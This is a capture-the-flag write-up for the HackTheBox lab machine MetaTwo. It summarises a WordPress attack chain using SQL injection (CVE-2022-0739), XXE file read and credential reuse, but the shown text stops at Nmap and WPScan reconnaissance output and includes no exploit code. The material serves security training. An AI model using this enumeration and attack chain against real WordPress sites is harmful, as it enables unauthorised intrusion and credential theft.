HackTheBox Writeup - MetaTwo

#hackthebox #linux #nmap #wordpress #wpscan #CVE-2022-0739 #SQL-Injection #php #mysql #hashcat #CVE-2021-29447 #xxe #file-read #Clear-Text-Credentials #ftp #passpie #password-manager #john #sqlmap #web #Vulnerability-Assessment #Databases #Injection #Common-Applications #Protocols #Outdated-Software #Weak-Credentials

MetaTwo is an easy Linux machine that features a website running Wordpress, which is using a plugin vulnerable to unauthenticated SQL injection (CVE-2022-0739). It can be exploited to reveal the password hash of the Wordpress users which can be cracked to obtain the password for the Wordpress user `manager`. The Wordpress version in use is vulnerable to an XXE Vulnerability in the Media Library (CVE-2021-29447), which can be exploited to obtain credentials for the FTP server. A file on the FTP server reveals the SSH credentials for user `jnelson`. For privilege escalation, the `passpie` utility on the remote host can be exploited to obtain the password for the `root` user.

Recon

Nmap

```
# Nmap 7.93 scan initiated Sun Apr 30 00:53:30 2023 as: nmap -sVC -p- -T4 -Pn -oA metatwo -vv 10.10.11.186
Nmap scan report for 10.10.11.186
Host is up, received user-set (0.094s latency).
Scanned at 2023-04-30 00:53:30 EDT for 263s
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp?    syn-ack ttl 63
| fingerprint-strings:
|   GenericLines:
|     220 ProFTPD Server (Debian) [::ffff:10.10.11.186]
|     Invalid command: try being more creative
|_    Invalid command: try being more creative
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
```


```
| ssh-hostkey:
|   3072 c4b44617d2102d8fec1dc927fecd79ee (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDPp9LmBKMOuXu2ZOpw8JorL5ah0sU0kIBXvJB8LX26rpbOhw+1MPdhx6ptZzXwQ8wkQc88xu5h+oB8NGkeHLYhvRqtZmvkTpOsyJ
iMm+0Udbg+IJCENPiKGSC5J+0tt4QPj92xtTe/f7WV4hbBLDQust46D1xVJVOCNfaloIC40BtWoMWIoEFWnk7U3kwXcM5336LuUnhm69XApDB4y/dt5CgXFoWlDQi45WLL
QGbanCNAlT9XwyPnpIyqQdF7mRJ5yRXUOXGeGmoO9+JALVQIEJ/7Ljxts6QuV633wFefpxnmvTu7XX9W8vxUcmInIEIQCmunR5YH4ZgWRclT+6rzwRQw1DH1z/ZYui5Bjn
82neoJunhweTJXQcotBp8glpvq3X/rQgZASSyYrOJghBlNVZDqPzp4vBC78gn6TyZyuJXhDxw+lHxF82IMT2fatp240InLVvoWrTWlXlEyPiHraKC0okOVtul6T0VRxsuT
+QsyU7pdNFkn2wDVvC25AW8=
|   256 2aea2fcb23e8c529409cab866dcd4411 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBB1ZmNogWBUF8MwkNsezebQ+0/yPq7RX3/j9s4Qh8jbGlmvAcN0Z/aIBrzbEuTRf3/cHehtaNf9qrF
2ehQAeM94=
|   256 fd78c0b0e22016fa050debd83f12a4ab (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOP4kxBr9kumAjfplon8fXJpuqhdMJy2rpd3FM7+mGw2
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0
|_http-title: Did not follow redirect to http://metapress.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP:V=7.93%I=7%D=4/30%Time=644DF48A%P=x86_64-pc-linux-gnu%r(Gene
SF:ricLines,8F,"220\x20ProFTPD\x20Server\x20\(Debian\)\x20\[::ffff:10\.10\
SF:.11\.186\]\r\n500\x20Invalid\x20command:\x20try\x20being\x20more\x20cre
SF:ative\r\n500\x20Invalid\x20command:\x20try\x20being\x20more\x20creative
SF:\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Apr 30 00:57:53 2023 -- 1 IP address (1 host up) scanned in 263.29 seconds
```


Add to hosts

```
echo '10.10.11.186 metapress.htb' >> /etc/hosts
```

80 - MetaPress

Info






User Flag

Manual Enum

After testing through several functions on the site, found some interesting paths and endpoints



Google: `bookingpress wordpress cve`

- https://github.com/viardant/CVE-2022-0739

WPSCAN

```
┌──(root㉿kali)-[~/metatwo]
└─# wpscan --url http://metapress.htb/ -e vp --api-token 'XXX' --rua --plugins-detection aggressive
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                        Version 3.8.22
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://metapress.htb/ [10.10.11.186]
[+] Started: Tue Apr 25 11:28:06 2023
```

```
Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: nginx/1.18.0
 |  - X-Powered-By: PHP/8.0.24
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: http://metapress.htb/robots.txt
 | Interesting Entries:
 |  - /wp-admin/
 |  - /wp-admin/admin-ajax.php
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://metapress.htb/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://metapress.htb/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://metapress.htb/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
```

```
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.6.2 identified (Insecure, released on 2021-02-22).
 | Found By: Rss Generator (Passive Detection)
 |  - http://metapress.htb/feed/, <generator>https://wordpress.org/?v=5.6.2</generator>
 |  - http://metapress.htb/comments/feed/, <generator>https://wordpress.org/?v=5.6.2</generator>
 |
 | [!] 29 vulnerabilities identified:
 |
 | [!] Title: WordPress 5.6-5.7 - Authenticated XXE Within the Media Library Affecting PHP 8
 |     Fixed in: 5.6.3
 |     References:
 |      - https://wpscan.com/vulnerability/cbbe6c17-b24e-4be4-8937-c78472a138b5
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-29447
 |      - https://wordpress.org/news/2021/04/wordpress-5-7-1-security-and-maintenance-release/
 |      - https://core.trac.wordpress.org/changeset/29378
 |      - https://blog.wpscan.com/2021/04/15/wordpress-571-security-vulnerability-release.html
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-rv47-pc52-qrhh
 |      - https://blog.sonarsource.com/wordpress-xxe-security-vulnerability/
 |      - https://hackerone.com/reports/1095645
 |      - https://www.youtube.com/watch?v=3NBxcmqCgt4
 |
 | [!] Title: WordPress 4.7-5.7 - Authenticated Password Protected Pages Exposure
 |     Fixed in: 5.6.3
 |     References:
 |      - https://wpscan.com/vulnerability/6a3ec618-c79e-4b9c-9020-86b157458ac5
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-29450
 |      - https://wordpress.org/news/2021/04/wordpress-5-7-1-security-and-maintenance-release/
 |      - https://blog.wpscan.com/2021/04/15/wordpress-571-security-vulnerability-release.html
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-pmmh-2f36-wvhq
 |      - https://core.trac.wordpress.org/changeset/50717/
 |      - https://www.youtube.com/watch?v=J2GXmxAdNWs
 |
 | [!] Title: WordPress 3.7 to 5.7.1 - Object Injection in PHPMailer
 |     Fixed in: 5.6.4
```

```
|     References:
|      - https://wpscan.com/vulnerability/4cd46653-4470-40ff-8aac-318bee2f998d
|      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-36326
|      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-19296
|      - https://github.com/WordPress/WordPress/commit/267061c9595fedd321582d14c21ec9e7da2dcf62
|      - https://wordpress.org/news/2021/05/wordpress-5-7-2-security-release/
|      - https://github.com/PHPMailer/PHPMailer/commit/e2e07a355ee8ff36aba21d0242c5950c56e4c6f9
|      - https://www.wordfence.com/blog/2021/05/wordpress-5-7-2-security-release-what-you-need-to-know/
|      - https://www.youtube.com/watch?v=HaW15aMzBUM
|
| [!] Title: WordPress 5.4 to 5.8 -  Lodash Library Update
|     Fixed in: 5.6.5
|     References:
|      - https://wpscan.com/vulnerability/5d6789db-e320-494b-81bb-e678674f4199
|      - https://wordpress.org/news/2021/09/wordpress-5-8-1-security-and-maintenance-release/
|      - https://github.com/lodash/lodash/wiki/Changelog
|      - https://github.com/WordPress/wordpress-develop/commit/fb7ecd92acef6c813c1fde6d9d24a21e02340689
|
| [!] Title: WordPress 5.4 to 5.8 - Authenticated XSS in Block Editor
|     Fixed in: 5.6.5
|     References:
|      - https://wpscan.com/vulnerability/5b754676-20f5-4478-8fd3-6bc383145811
|      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-39201
|      - https://wordpress.org/news/2021/09/wordpress-5-8-1-security-and-maintenance-release/
|      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-wh69-25hr-h94v
|
| [!] Title: WordPress 5.4 to 5.8 - Data Exposure via REST API
|     Fixed in: 5.6.5
|     References:
|      - https://wpscan.com/vulnerability/38dd7e87-9a22-48e2-bab1-dc79448ecdfb
|      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-39200
|      - https://wordpress.org/news/2021/09/wordpress-5-8-1-security-and-maintenance-release/
|      - https://github.com/WordPress/wordpress-develop/commit/ca4765c62c65acb732b574a6761bf5fd84595706
|      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-m9hc-7v5q-x8q5
|
```

```
| [!] Title: WordPress < 5.8.2 - Expired DST Root CA X3 Certificate
|     Fixed in: 5.6.6
|     References:
|      - https://wpscan.com/vulnerability/cc23344a-5c91-414a-91e3-c46db614da8d
|      - https://wordpress.org/news/2021/11/wordpress-5-8-2-security-and-maintenance-release/
|      - https://core.trac.wordpress.org/ticket/54207
|
| [!] Title: WordPress < 5.8 - Plugin Confusion
|     Fixed in: 5.8
|     References:
|      - https://wpscan.com/vulnerability/95e01006-84e4-4e95-b5d7-68ea7b5aa1a8
|      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44223
|      - https://vavkamil.cz/2021/11/25/wordpress-plugin-confusion-update-can-get-you-pwned/
|
| [!] Title: WordPress < 5.8.3 - SQL Injection via WP_Query
|     Fixed in: 5.6.7
|     References:
|      - https://wpscan.com/vulnerability/7f768bcf-ed33-4b22-b432-d1e7f95c1317
|      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-21661
|      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-6676-cqfm-gw84
|      - https://hackerone.com/reports/1378209
|
| [!] Title: WordPress < 5.8.3 - Author+ Stored XSS via Post Slugs
|     Fixed in: 5.6.7
|     References:
|      - https://wpscan.com/vulnerability/dc6f04c2-7bf2-4a07-92b5-dd197e4d94c8
|      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-21662
|      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-699q-3hj9-889w
|      - https://hackerone.com/reports/425342
|      - https://blog.sonarsource.com/wordpress-stored-xss-vulnerability
|
| [!] Title: WordPress 4.1-5.8.2 - SQL Injection via WP_Meta_Query
|     Fixed in: 5.6.7
|     References:
|      - https://wpscan.com/vulnerability/24462ac4-7959-4575-97aa-a6dcceeae722
```

```
|      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-21664
|      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-jp3p-gw8h-6x86
|
| [!] Title: WordPress < 5.8.3 - Super Admin Object Injection in Multisites
|     Fixed in: 5.6.7
|     References:
|      - https://wpscan.com/vulnerability/008c21ab-3d7e-4d97-b6c3-db9d83f390a7
|      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-21663
|      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-jmmq-m8p8-332h
|      - https://hackerone.com/reports/541469
|
| [!] Title: WordPress < 5.9.2 - Prototype Pollution in jQuery
|     Fixed in: 5.6.8
|     References:
|      - https://wpscan.com/vulnerability/1ac912c1-5e29-41ac-8f76-a062de254c09
|      - https://wordpress.org/news/2022/03/wordpress-5-9-2-security-maintenance-release/
|
| [!] Title: WP < 6.0.2 - Reflected Cross-Site Scripting
|     Fixed in: 5.6.9
|     References:
|      - https://wpscan.com/vulnerability/622893b0-c2c4-4ee7-9fa1-4cecef6e36be
|      - https://wordpress.org/news/2022/08/wordpress-6-0-2-security-and-maintenance-release/
|
| [!] Title: WP < 6.0.2 - Authenticated Stored Cross-Site Scripting
|     Fixed in: 5.6.9
|     References:
|      - https://wpscan.com/vulnerability/3b1573d4-06b4-442b-bad5-872753118ee0
|      - https://wordpress.org/news/2022/08/wordpress-6-0-2-security-and-maintenance-release/
|
| [!] Title: WP < 6.0.2 - SQLi via Link API
|     Fixed in: 5.6.9
|     References:
|      - https://wpscan.com/vulnerability/601b0bf9-fed2-4675-aec7-fed3156a022f
|      - https://wordpress.org/news/2022/08/wordpress-6-0-2-security-and-maintenance-release/
|
```

```
| [!] Title: WP < 6.0.3 - Stored XSS via wp-mail.php
|     Fixed in: 5.6.10
|     References:
|      - https://wpscan.com/vulnerability/713bdc8b-ab7c-46d7-9847-305344a579c4
|      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
|      - https://github.com/WordPress/wordpress-develop/commit/abf236fdaf94455e7bc6e30980cf70401003e283
|
| [!] Title: WP < 6.0.3 - Open Redirect via wp_nonce_ays
|     Fixed in: 5.6.10
|     References:
|      - https://wpscan.com/vulnerability/926cd097-b36f-4d26-9c51-0dfab11c301b
|      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
|      - https://github.com/WordPress/wordpress-develop/commit/506eee125953deb658307bb3005417cb83f32095
|
| [!] Title: WP < 6.0.3 - Email Address Disclosure via wp-mail.php
|     Fixed in: 5.6.10
|     References:
|      - https://wpscan.com/vulnerability/c5675b59-4b1d-4f64-9876-068e05145431
|      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
|      - https://github.com/WordPress/wordpress-develop/commit/5fcdee1b4d72f1150b7b762ef5fb39ab288c8d44
|
| [!] Title: WP < 6.0.3 - Reflected XSS via SQLi in Media Library
|     Fixed in: 5.6.10
|     References:
|      - https://wpscan.com/vulnerability/cfd8b50d-16aa-4319-9c2d-b227365c2156
|      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
|      - https://github.com/WordPress/wordpress-develop/commit/8836d4682264e8030067e07f2f953a0f66cb76cc
|
| [!] Title: WP < 6.0.3 - CSRF in wp-trackback.php
|     Fixed in: 5.6.10
|     References:
|      - https://wpscan.com/vulnerability/b60a6557-ae78-465c-95bc-a78cf74a6dd0
|      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
|      - https://github.com/WordPress/wordpress-develop/commit/a4f9ca17fae0b7d97ff807a3c234cf219810fae0
|
```

```
| [!] Title: WP < 6.0.3 - Stored XSS via the Customizer
|     Fixed in: 5.6.10
|     References:
|      - https://wpscan.com/vulnerability/2787684c-aaef-4171-95b4-ee5048c74218
|      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
|      - https://github.com/WordPress/wordpress-develop/commit/2ca28e49fc489a9bb3c9c9c0d8907a033fe056ef
|
| [!] Title: WP < 6.0.3 - Stored XSS via Comment Editing
|     Fixed in: 5.6.10
|     References:
|      - https://wpscan.com/vulnerability/02d76d8e-9558-41a5-bdb6-3957dc31563b
|      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
|      - https://github.com/WordPress/wordpress-develop/commit/89c8f7919460c31c0f259453b4ffb63fde9fa955
|
| [!] Title: WP < 6.0.3 - Content from Multipart Emails Leaked
|     Fixed in: 5.6.10
|     References:
|      - https://wpscan.com/vulnerability/3f707e05-25f0-4566-88ed-d8d0aff3a872
|      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
|      - https://github.com/WordPress/wordpress-develop/commit/3765886b4903b319764490d4ad5905bc5c310ef8
|
| [!] Title: WP < 6.0.3 - SQLi in WP_Date_Query
|     Fixed in: 5.6.10
|     References:
|      - https://wpscan.com/vulnerability/1da03338-557f-4cb6-9a65-3379df4cce47
|      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
|      - https://github.com/WordPress/wordpress-develop/commit/d815d2e8b2a7c2be6694b49276ba3eee5166c21f
|
| [!] Title: WP < 6.0.3 - Stored XSS via RSS Widget
|     Fixed in: 5.6.10
|     References:
|      - https://wpscan.com/vulnerability/58d131f5-f376-4679-b604-2b888de71c5b
|      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
|      - https://github.com/WordPress/wordpress-develop/commit/929cf3cb9580636f1ae3fe944b8faf8cca420492
|
```

```
 | [!] Title: WP < 6.0.3 - Data Exposure via REST Terms/Tags Endpoint
 |     Fixed in: 5.6.10
 |     References:
 |      - https://wpscan.com/vulnerability/b27a8711-a0c0-4996-bd6a-01734702913e
 |      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
 |      - https://github.com/WordPress/wordpress-develop/commit/ebaac57a9ac0174485c65de3d32ea56de2330d8e
 |
 | [!] Title: WP < 6.0.3 - Multiple Stored XSS via Gutenberg
 |     Fixed in: 5.6.10
 |     References:
 |      - https://wpscan.com/vulnerability/f513c8f6-2e1c-45ae-8a58-36b6518e2aa9
 |      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
 |      - https://github.com/WordPress/gutenberg/pull/45045/files
 |
 | [!] Title: WP <= 6.2 - Unauthenticated Blind SSRF via DNS Rebinding
 |     References:
 |      - https://wpscan.com/vulnerability/c8814e6e-78b3-4f63-a1d3-6906a84c1f11
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-3590
 |      - https://blog.sonarsource.com/wordpress-core-unauthenticated-blind-ssrf/

[+] WordPress theme in use: twentytwentyone
 | Location: http://metapress.htb/wp-content/themes/twentytwentyone/
 | Last Updated: 2023-03-29T00:00:00.000Z
 | Readme: http://metapress.htb/wp-content/themes/twentytwentyone/readme.txt
 | [!] The version is out of date, the latest version is 1.8
 | Style URL: http://metapress.htb/wp-content/themes/twentytwentyone/style.css?ver=1.1
 | Style Name: Twenty Twenty-One
 | Style URI: https://wordpress.org/themes/twentytwentyone/
 | Description: Twenty Twenty-One is a blank canvas for your ideas and it makes the block editor your best brush. Wi...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 | Confirmed By: Css Style In 404 Page (Passive Detection)
 |
```

```
 | Version: 1.1 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://metapress.htb/wp-content/themes/twentytwentyone/style.css?ver=1.1, Match: 'Version: 1.1'

[+] Enumerating Vulnerable Plugins (via Aggressive Methods)
 Checking Known Locations - Time: 00:04:18
<==========================================================================================================================>
(5471 / 5471) 100.00% Time: 00:04:18
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] bookingpress-appointment-booking
 | Location: http://metapress.htb/wp-content/plugins/bookingpress-appointment-booking/
 | Last Updated: 2023-04-07T07:06:00.000Z
 | Readme: http://metapress.htb/wp-content/plugins/bookingpress-appointment-booking/readme.txt
 | [!] The version is out of date, the latest version is 1.0.58
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://metapress.htb/wp-content/plugins/bookingpress-appointment-booking/, status: 200
 |
 | [!] 2 vulnerabilities identified:
 |
 | [!] Title: BookingPress < 1.0.11 - Unauthenticated SQL Injection
 |     Fixed in: 1.0.11
 |     References:
 |      - https://wpscan.com/vulnerability/388cd42d-b61a-42a4-8604-99b812db2357
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-0739
 |      - https://plugins.trac.wordpress.org/changeset/2684789
 |
 | [!] Title: BookingPress < 1.0.31 - Unauthenticated IDOR in appointment_id
 |     Fixed in: 1.0.31
 |     References:
 |      - https://wpscan.com/vulnerability/8a7bd9f6-2789-474b-a237-01c643fdfba7
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-4340
```

```
 |
 | Version: 1.0.10 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://metapress.htb/wp-content/plugins/bookingpress-appointment-booking/readme.txt
 | Confirmed By: Translation File (Aggressive Detection)
 |  - http://metapress.htb/wp-content/plugins/bookingpress-appointment-booking/languages/bookingpress-appointment-booking-
en_US.po, Match: 'sion: BookingPress Appointment Booking v1.0.10'

[+] WPScan DB API OK
 | Plan: free
 | Requests Done (during the scan): 3
 | Requests Remaining: 69

[+] Finished: Tue Apr 25 11:32:33 2023
[+] Requests Done: 5513
[+] Cached Requests: 9
[+] Data Sent: 1.812 MB
[+] Data Received: 2.334 MB
[+] Memory used: 215.137 MB
